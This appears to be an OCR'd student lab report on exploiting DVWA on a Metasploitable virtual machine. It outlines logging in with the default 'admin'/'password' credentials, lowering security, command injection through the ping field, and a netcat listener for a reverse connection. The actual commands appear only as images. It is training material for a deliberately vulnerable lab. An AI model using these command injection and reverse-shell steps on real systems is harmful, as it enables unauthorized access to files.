PROJECT : 9


DATE : 23-10-2021

TOPIC : DVWA exploitation.


1. Start up metasploitable machine (victim machine) and start up Parrot OS (attacker machine).

2. Enter the metasploitable IP address in browser of attacker machine.


3. Choose the DVWA option.



4. Enter the username “admin” and password “password”.




5. Set DVWA security to low.





COMMAND INJECTION

6. Enter metasploitable IP address in the box




7. Along with IP address, run the file listing command.







8. In command prompt, set the netcat listener.



9. Inject the following command.




10. Netcat will get connected and we will be able to access the files.



